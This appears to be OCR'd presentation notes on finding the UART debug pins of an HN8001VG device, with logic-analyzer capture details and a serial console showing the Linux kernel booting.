HN8001VG
1415
[redacted]

How to map the pins

- GND: easy to find with continuity test.
- VCC: solid 3,3V or 5V all the time.
- RX: Floats near 0V until connected.
- TX: Pulled high by default. Drops when transmitting data. Boot a few times and measure fluctuation.

VCC



WaveForms (new workspace)


Mode: Screen Normal Source: Logic Condition: Falling Level: 2 V

8000 samples at 500 Hz | 2019-09-23 01:41:10.382

Discovery2 SN:210321A19F8E

Status: OK

RX



WaveForms (new workspace)


Mode: Screen | Normal | Source: Logic | Condition: Falling | Level: 2 V

8000 samples at 500 Hz | 2019-09-23 01:42:02.132

Discovery2 SN:210321A19F8E

Status: OK

TX



Mode: Screen


Normal

Source: Logic

Condition: Falling

Level: 2 V

8000 samples at 500 Hz | 2019-09-23 01:58:27.085




Mode: Screen Normal Source: Logic Condition: Falling Level: 2 V

8000 samples at 500 Hz | 2019-09-23 01:58:27.085

```
Uncompressing
Linux.................................................................................................................................................
......................................................................................................................................................
.. done, booting the kernel.
```

usbserial-AI02ZGTK / 115200 8-N-1
Connected 00:02:06

TX



Mode: Screen

Normal

Source: Logic


Condition: Falling

Level: 2 V

8000 samples at 500 Hz | 2019-09-23 01:34:57.430

